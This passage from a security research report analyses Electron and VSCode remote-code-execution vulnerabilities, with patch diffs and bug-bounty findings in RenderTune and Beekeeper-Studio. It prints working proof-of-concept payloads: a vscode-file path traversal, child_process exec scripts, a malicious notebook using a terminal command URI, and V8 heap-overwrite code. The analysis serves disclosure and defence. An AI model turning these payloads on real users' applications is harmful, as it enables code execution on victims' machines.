However, as the nodeIntegration option of VSCode is securely set to false, it is impossible to use the function for accessing system resources with a malicious script alone.

To bypass this and perform an RCE attack, it is necessary to link the vscode-file vulnerability.

Step 3) vscode-file vulnerability analysis

vscode-file is a proprietary protocol used to access VSCode resources (local resources).

This protocol can load local files, but its use is restricted to the VSCode installation path to prevent exploitation.

※ The default installation path of VSCode 1.61.0, which is a vulnerable version, is set to `vscode-file://vs-code-app/Application/Visual Studio Code.app/Contents/Resources/app/`.

The attacker exploits the path traversal vulnerability in vscode-file to replace the rendered file with the rce.html file that accesses the victim's system resources in exploit.md.

```
payload = `<script>window.top.frames[0].onmessage=a=>{console.log(a);try{loc=JSON.parse(a.data.args.state).resource,console.log(loc);pwn_loc=loc.replace('file://', 'vscode-file://vscode-app/C:/Users/eqst/AppData/Local/Programs/Microsoft%20V%20Code/resources/app/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F').replace('exploit.md','rce.html')
.replace(/[a-z]%3A/', '');location.href=pwn_loc;}catch(b){console.log(b)}},window.top.postMessage({target:'${extensionId}',channel:'do-reload'},'*')`
```

[Figure 72] Example of the vscode-file vulnerability

The replaced rce.html file is loaded into an iframe instead of the exploit.md file, and the final RCE is performed through functions that access system resources such as exec and execSync.

```


1  <script>
2  |   if (navigator.platform == 'MacIntel') {
3  |       |   top.require('child_process').exec('open /System/Applications/Calculator.app');
4  |   } else {
5  |       |   top.require('child_process').execSync('calc.exe');
6  |   }
7  </script>

```

[Figure 73] Example of the rce.html file

■ Vulnerability patch and countermeasure

Logic for removing unsupported http-equiv properties from meta tags in HTML documents was added. This logic was implemented to remove http-equiv properties that are not included in the CSP policy, default-style or content-type through NewDocument.querySelectorAll().



```

@@ -666,6 +666,15 @@ function toContentHtml(data) {
666     applyStyles(newDocument,
667         newDocument.body);
668
669 +     // Strip out unsupported http-equiv tags
670 +     for (const metaElement of
671 +         Array.from(newDocument.querySelectorAll('meta')))
672 +     {
673 +         const httpEquiv =
674 +             metaElement.getAttribute('http-equiv');
675 +         if (httpEquiv && !/^(content-
676 +             security-policy|default-style|content-
677 +             type)$/i.test(httpEquiv)) {
678 +             console.warn(`Removing
679 +                 unsupported meta http-equiv: ${httpEquiv}`);
680 +             metaElement.remove();
681 +         }
682 +     }
683 +
684 +     // Check for CSP
685 +     const csp =
686 +         newDocument.querySelector('meta[http-
687 +             equiv="Content-Security-Policy"]');
688 +     if (!csp) {

```

[Figure 74] Removing some meta tag properties

■ Reference sites

For information on the data used to analyze of this vulnerability, refer to the URL.⁶

(2) VSCode RCE (CVE-2022-41034)

■ Outline of the vulnerability

CVE-2022-41034, patched in October 2022, is a vulnerability discovered in Visual Studio Code (hereinafter referred to as VSCode). The vulnerability starts with the victim downloading a malicious file through a link or web site. The malicious file has embedded HTML, and when the victim opens the file, JavaScript in the HTML code is executed. This takes advantage of the fact that when a new file is opened in VSCode, if it is executed in the trusted mode, arbitrary HTML is allowed. Accordingly, when the victim runs a malicious file in the trusted mode, the attacker opens a new terminal in VSCode through the Command API and executes malicious commands in that terminal.

This vulnerability is rated as very severe, with a CVSS score of 7.8 out of 10, as it allows an attacker to control not only the VSCode user's PC, but also other PCs connected through VSCode's remote development function.

■ Affected software versions

The software vulnerable to CVE-2022-41034 is as follows:

S/W types	Vulnerable versions
VSCode	v1.4.0 – v1.71.1

■ Conditions for the occurrence of the vulnerability

The vulnerability occurs only when the following conditions are met:

- 1) The victim accesses a link or web site sent by the attacker and downloads a malicious file containing a Markdown shell in the Jupyter Notebook format.
- 2) When the victim opens the file in VSCode, it is executed in the trusted mode.

■ Detailed analysis of the vulnerability

CVE-2022-41034 is a vulnerability that occurs when accessing a maliciously crafted file and executing it in VSCode's trusted mode. It can cause an RCE by exploiting the Command API, and it takes advantage of the fact that the script within the Markdown code of the malicious file is executed in VSCode's trusted work environment (trusted mode),

VSCode provides various APIs, among which the Command API is used to execute commands that match the key bindings configured by the user, expose extended program functions, implement internal logic through an interface, etc.

This is a sample that registers a command handler and adds an entry for that command to the palette. First register a command handler with the identifier `extension.sayHello`.

```

commands.registerCommand('extension.sayHello', () => {
  window.showInformationMessage('Hello World!');
});

```

Second, bind the command identifier to a title under which it will show in the palette (`package.json`).

```

{
  "contributes": {
    "commands": [
      {
        "command": "extension.sayHello",
        "title": "Hello World"
      }
    ]
  }
}

```

[Figure 75] Example of the VSCode Command API

Since HTML is allowed when Markdown is executed in the trusted mode, it is possible to inject arbitrary HTML code into the webView via a malicious Markdown file. Since JS code cannot be executed directly in the `<script>` tag after the page is fully loaded due to the legacy policy, the onerror of the `` tag is used to execute it immediately.

```

{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
        "<img src=\"a\"
        onerror=\"let q = document.createElement('a');q.href=
        document.body.appendChild(q);q.click()\"/>"
      ]
    }
  ]
}

```

Actual RCE Code

[Figure 76] Content of the malicious file (PoC.ipynb)

The malicious file uses the onerror property of the tag to pass URL-encoded malicious commands. The actual code used and the decoded content are shown below.

Encoding code actually used
q.href = 'command:workbench.action.terminal.sendSequence?%7b%22text%22%3a%22C%3a%5c%5cwindows%5c%5csystem32%5c%5ccalc.exe%5c%22%7d';
Decoding code
q.href = 'command:workbench.action.terminal.sendSequence?{"text": "C:\\\\windows\\\\system32\\\\calc.exe\\n"}'

In the decoded code, it exploits the fact that it is possible to arbitrarily execute commands through the Command API to send the argument value to the terminal with the workbench.action.terminal.sendSequence command. The argument value is sent using the text format, and when entered into the terminal (PowerShell in the case of Windows), the file in the corresponding path (calculator) is executed.

Commands and usage instructions for using the terminal other than sendSequence can be found at the following URL.⁷

■ Vulnerability patch and countermeasure

It has been modified to allow only limited commands to be used through the AllowCommands option.

```
const ret = /command\:workbench\.action\.openLargeOutput\?(.*)\/.exec(data.href);
if (ret && ret.length === 2) {
  const outputId = ret[1];
  const group = this.editorGroupService.activeGroup;

  if (group) {
    if (group.activeEditor) {
      group.pinEditor(group.activeEditor);
    }
  }
}

this.openerService.open(CellUri.generateCellOutputUri(this.documentUri, outputId));
return;
```

[Figure 77] Source code of the vulnerable version

```
const uri = URI.parse(data.href);
switch (uri.path) {
  case 'workbench.action.openLargeOutput': {
    const outputId = uri.query;
    const group = this.editorGroupService.activeGroup;
    if (group) {
      if (group.activeEditor) {
        group.pinEditor(group.activeEditor);
      }
    }
    this.openerService.open(CellUri.generateCellOutputUri(this.documentUri, outputId));
    return;
  }
  case 'github-issues.authNow':
  case 'workbench.extensions.search':
  case 'workbench.action.openSettings': {
    this.openerService.open(data.href, { fromUserGesture: true, allowCommands: true, fromWorkspace: true });
    return;
  }
}
return;
```

[Figure 78] Source code of the patched version

■ Reference sites

For information on the data used to analyze of this vulnerability, refer to the URL.⁸

6.2. Electron or Chrome Engine V8 Vulnerability

(1) Security Option Enabling/Disabling Vulnerability (CVE-2022-29247)

■ Outline of the vulnerability

CVE-2022-29247, patched in June 2022, is a vulnerability that can enable/disable the contextIsolation option and nodeIntegrationInSubFrames option by force. The core of this vulnerability is that the process of checking the setting values and determining whether to enable/disable is performed in the renderer frame, and thus it can be modified to the desired option value through a renderer exploit.

When using Electron with the CVE-2022-29247 vulnerability, remote code execution is possible through exploitation of the IPC module with modified setting values, even if the nodeIntegrationInSubFrames or contextIsolation option is securely set.

When using Electron, where the CVE-2022-29247 vulnerability exists, remote code execution is possible through exploitation of the IPC module with modified setting values, even if the nodeIntegrationInSubFrames or contextIsolation option is securely set.

■ Affected software versions

The software vulnerable to CVE-2022-29247 is as follows:

S/W types	Vulnerable versions
Electron	Versions older than 15.5.5 Version 16.0.0.-beta.1 or newer, and versions older than 16.2.6 Version 17.0.0.-beta.1 or newer, and versions older than 17.2.0 Version 18.0.0.-beta.1 or newer, and versions older than 18.0.0-beta.6

■ Detailed analysis of the vulnerability

Electron configures the web browser based on Chromium, and Chromium has a rendering engine called Blink. Blink defines some security options such as nodeIntegrationInSubFrames and contextIsolation in the Electron webPreferences as shown below, and Electron's renderer frame is affected by the defined options.


```

50 + // Begin Electron-specific WebPreferences.
51 + bool context_isolation = false;
52 + bool is_webview = false;
53 + bool hidden_page = false;
54 + bool offscreen = false;
55 + bool node_integration = false;
56 + bool node_integration_in_worker = false;
57 + bool node_integration_in_sub_frames = false;
58 + bool enable_spellcheck = false;
59 + bool enable_plugins = false;
60 + bool enable_websql = false;
61 + bool webview_tag = false;
62 + // End Electron-specific WebPreferences.

```

[Figure 79] web_preferences.h

As can be seen in the code that configures the renderer, it checks the webPreferences setting value of Blink through GetBlinkPreferences(), and before creating the renderer frame, determines whether to enable the corresponding function according to whether the setting value of nodeIntegrationInSubFrames is true or false.

```

203 void ElectronSandboxedRendererClient::DidCreateScriptContext(
204     v8::Handle<v8::Context> context,
205     content::RenderFrame* render_frame) {
206     // Only allow preload for the main frame or
207     // For devtools we still want to run the preload_bundle script
208     // Or when nodeSupport is explicitly enabled in sub frames
209     bool is_main_frame = render_frame->IsMainFrame();
210     bool is_devtools =
211         | IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
212
213     bool allow_node_in_sub_frames =
214         | render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
215
216     bool should_load_preload =
217         (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
218         | !IsWebViewFrame(context, render_frame);
219     if (!should_load_preload)
220         return;
221
222     injected_frames_.insert(render_frame);

```

[Figure 80] electron_sandboxed_renderer_client.cc

contextIsolation also checks the value of the Blink's webPreferences setting in the code that configures the renderer process and determines whether to enable Context Isolation based on that value.

```
120     auto prefs = render_frame_>GetBlinkPreferences();
121     bool use_context_isolation = prefs.context_isolation;
122     // This logic matches the EXPLAINED logic in electron_renderer_client.cc
123     // to avoid explaining it twice go check that implementation in
124     // DidCreateScriptContext();
125     bool is_main_world = IsMainWorld(world_id);
126     bool is_main_frame = render_frame_>IsMainFrame();
127     bool allow_node_in_sub_frames = prefs.node_integration_in_sub_frames;
128
129     bool should_create_isolated_context =
130         use_context_isolation && is_main_world &&
131         (is_main_frame || allow_node_in_sub_frames);
132
133     if (should_create_isolated_context) {
134         CreateIsolatedWorldContext();
135         if (!renderer_client_>IsWebViewFrame(context, render_frame_))
136             renderer_client_>SetupMainWorldOverrides(context, render_frame_);
137     }
138 }
```

[Figure 81] electron_render_frame_observer.cc

Therefore, when launching a renderer frame in Electron, the process of creating a renderer frame checks the option setting value and determines whether to enable/disable it. So it is possible to modify the setting value through renderer exploit.

■ Vulnerability patch and countermeasure

To prevent exploitation of the IPC handler through tampering with setting values, logic has been added to check for tampering by comparing the setting values defined in webPreferences when calling the IPC API and to verify the renderer frame that sent the request.

```
1448 + bool BindElectronApiIPC(  
1449 +     mojo::PendingAssociatedReceiver<electron::mojom::ElectronApiIPC> receiver,  
1450 +     content::RenderFrameHost* frame_host) {  
1451 +     auto* contents = content::WebContents::FromRenderFrameHost(frame_host);  
1452 +     if (contents) {  
1453 +         auto* prefs = WebContentsPreferences::From(contents);  
1454 +         if (frame_host->GetFrameTreeNodeId() ==  
1455 +             contents->GetMainFrame()->GetFrameTreeNodeId() ||  
1456 +             (prefs && prefs->IsEnabled(options::kNodeIntegrationInSubFrames))) {  
1457 +             ElectronApiIPCHandlerImpl::Create(frame_host, std::move(receiver));  
1458 +             return true;  
1459 +         }  
1460 +     }  
1461 +  
1462 +     return false;  
1463 + }
```

[Figure 82] Adding verification logic


■ Reference sites

For information on the data used to analyze this vulnerability, see the URL.⁹

(2) Element RCE (CVE-2022-23597)

■ Outline of the vulnerability

The Element RCE (CVE-2022-23597) vulnerability, patched in July 2022, was discovered in the Element Desktop application, an Electron-based chat application. It is related to the renderer exploit vulnerability and what is described in **6.2.(1) Security Option Enabling/Disabling Vulnerability (CVE-2022-29247)**. This vulnerability exploits a function in Element that allows external URLs via Jitsi (open source software that includes a video conferencing function).



[Figure 83] Illustration of the CVE-2022-23597 vulnerability

■ Affected software versions

The software vulnerable to CVE-2022-23597 is as follows:

S/W type	Vulnerable versions
Element	Versions older than 1.9.7

■ Detailed analysis of the vulnerability

The Element RCE (CVE-2022-23597) vulnerability enables the `nodeIntegrationInSubFrames` option by force through the V8 engine vulnerability (CVE-2021-37975). A sandbox escape is possible in the sub frame due to the NISF vulnerability (CVE-2022-29247) in a compromised renderer process, which sends an `ipcRenderer` message that executes remote code by exploiting an API handler with missing verification logic.

In the security options of Element, the sandbox option is enabled by default through the `app.enableSandbox` function, and the `nodeIntegration` option is disabled.

```

app.enableSandbox();
global.mainWindow = new BrowserWindow({
  [...]
  webPreferences: {
    preload: preloadScript,
    nodeIntegration: false,
    //sandbox: true, // We enable sandboxing from app.enableSandbox() above
    contextIsolation: true,
    webgl: true,
  },
});

```

[Figure 84] Sandbox option and webPreferences option

The renderer exploit process, which forcibly enables the `nodeIntegrationInSubFrames` option by exploiting the Chrome V8 engine vulnerability (CVE-2021-37975), is shown below.

Whether to allow preloads of the renderer frame is determined by the renderer process, not the browser, and this is done in `ElectronRenderFrameObserver::DidInstallConditionalFeatures`. At this time, `render_frame->GetBlinkPreferences().node_integration_in_sub_frames` receives the set `nodeIntegrationInSubFrames` value.

```

void ElectronSandboxedRendererClient::DidCreateScriptContext(
  v8::Handle<v8::Context> context,
  content::RenderFrame* render_frame) {
  RendererClientBase::DidCreateScriptContext(context, render_frame);

  // Only allow preload for the main frame or
  // For devtools we still want to run the preload_bundle script
  // Or when nodeSupport is explicitly enabled in sub frames
  bool is_main_frame = render_frame->IsMainFrame();
  bool is_devtools =
    IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
  bool allow_node_in_sub_frames =
    render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
  bool should_load_preload =
    (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
    !IsWebViewFrame(context, render_frame);
  if (!should_load_preload)
    return;
}

```

[Figure 85] Codes related to Node_integration_in_sub_frames

The attacker finds the memory offset of the previously discovered code and overwrites the `nodeIntegrationInSubFrames` option value in the heap area from 0 to 1.

```

var win = addrof(window);
console.log("[+] win address : " + win.hex());

var addr1 = half_read(win + 0x18n);
console.log("[+] win + 0x18 : " + addr1.hex());

var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] addr2: " + addr2.hex());

var web_pref = addr2 + 0x50008n;
var preload = full_read(web_pref + 0x1a0n);
console.log("[+] web_pref addr: " + web_pref.hex());

var nisf = web_pref + 0x1acn;
var nisf_val = full_read(nisf);
console.log("[+] nisf val = " + nisf_val.hex());
var overwrite = nisf_val | 0x0000000000000001n //overwrite
full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = " + nisf_val.hex());

```

[Figure 86] Altering `nodeIntegrationInSubFrames`

After the `nodeIntegrationInSubFrames` option is enabled, the attacker continues the attack by exploiting the `ipcMain` handler. The handler is declared as `contextBridge.exposeInMainWorld` in the Preload Script. So it can be used in the sub frame of the main window as well, and there is no special verification logic.

```

contextBridge.exposeInMainWorld(
  "electron",
  {
    on(channel: string, listener: (event: IpcRendererEvent, ...args: any[]) => void): void {
      if (!CHANNELS.includes(channel)) {
        console.error(`Unknown IPC channel ${channel} ignored`);
        return;
      }
      ipcRenderer.on(channel, listener);
    },
    send(channel: string, ...args: any[]): void {
      if (!CHANNELS.includes(channel)) {
        console.error(`Unknown IPC channel ${channel} ignored`);
        return;
      }
      ipcRenderer.send(channel, ...args);
    },
    [...]
  },
);

```

preload.ts

[Figure 87] `ExposeInMainWorld` function

The attacker can create a sub frame and then exploit the IPC handler to execute remote code.


```

1 ipcMain.on('userDownloadOpen', function(ev: IpcMainEvent, { path }){
2   |   shell.openPath(path);
3   | })

```

[Figure 88] Vulnerable ipcMain handler

The attacker exploits Element's Jitsi video conferencing function to induce the victim to access the server.



[Figure 89] Invitation to the element video conference

When the victim accepts the video conference invitation and accesses the attacker's server, a malicious script is executed, making RCE possible.

```

19 <html>
20   | <script>
21   |   frame = document.createElement("iframe")
22   |   frame.srcdoc="<script>electron.send('userDownloadOpen',{path:'C:/Windows/System32/
23   |   calc.exe'})</script>";
24   |   document.body.appendChild(frame)
25   | </script>
26 </html>

```

[Figure 90] Malicious script

■ Vulnerability patch and countermeasure

We updated Electron to a version with the CVE-2022-29247 vulnerability patched, and also updated the Chrome version to prevent the option value from being forcibly changed.

■ Reference sites

For information on the data used to analyze this vulnerability, see the URL.¹⁰

7. Examples of Electron Application Bug Bounties

Earlier, we provided the basic knowledge for the bug bounty by analyzing exploit techniques that can be used in Electron applications and CVE cases that occurred in actual applications. In order to apply what we have learned so far to the bug bounty, here we explain some of the vulnerabilities discovered by EQST in Electron applications that are actually in use.

7.1. XSS to RCE

(1) RenderTune (CVE-2024-25292)

RenderTune is an Electron-based open-source application that renders a video by combining audio and image files using ffmpeg. Click the URL¹¹ to go to the official page of the application.

※ ffmpeg: a multimedia framework that helps to easily convert videos, audios and images

■ Outline of the vulnerability

With this vulnerability, XSS to RCE is possible as the version of Electron is low, the security options are set in a vulnerable way, and it includes the XSS vulnerability.

■ Software version

The software version for which the bug bounty was conducted is shown below.

S/W type	Vulnerable version
RenderTune	v 1.1.4

■ Bug bounty process

When we looked into RenderTune's main.js, we found that enableRemoteModule, which is a vulnerable remote module, was set to true. As the nodeIntegration option was set to true, the Node.js module could be used, and as the contextIsolation option was set to false, we could see that Context Isolation was not performed properly.


```

202   let mainWindow;
203   function createWindow() {
204     mainWindow = new BrowserWindow({
205       width: 800,
206       height: 600,
207       webPreferences: {
208         enableRemoteModule: true,
209         nodeIntegration: true,
210         contextIsolation: false,
211         //debug tools
212         //showDevTools: false
213       },

```


[Figure 91] Part of the main.js source code of RenderTune

We were also able to confirm that the script tag worked in the application's uploadTitle function.



[Figure 92] Part of RenderTune vulnerable to XSS

Use the Node.js module to execute system commands or induce connections to the attacker's server.



[Figure 93] Executing a malicious script

(2) Beekeeper-Studio (CVE-2024-23995)

Beekeeper-Studio is an Electron-based application that has the functions of a DB editor, including SQL query transmission, SQL auto-completion, table modification and data extraction. Click the URL¹² to go to the official page of the application.

■ Outline of the vulnerability

This vulnerability allows XSS to RCE due to vulnerable Electron security setting options and inadequate HTML escape processing in the preview function provided by the tabulator library.

■ Software version

The software version for which the bug bounty was conducted is shown below.

S/W type	Vulnerable version
Beekeeper-Studio	Beekeeper-Studio-4.1.13

■ Bug bounty process

In the source code of Beekeeper-Studio, it can be seen that the contextIsolation option in webPreferences is set to false, and isolation between contexts is not achieved. Also, nodeIntegration is set to true in the vue settings file.


```

49     frame: showFrame,
50     webPreferences: {
51         nodeIntegration:
52             Boolean(process.env.ELECTRON_NODE_INTEGRATION),
53         contextIsolation: false,
54         spellcheck: false
55     },
56     icon: getIcon()
57 }
58 })
59 },
60 nodeIntegration: true,
61 externals,
62 builderOptions: {
63     appId: "io.beekeeperstudio.desktop",

```


[Figure 94] Content of the security setting options of Beekeeper-Studio

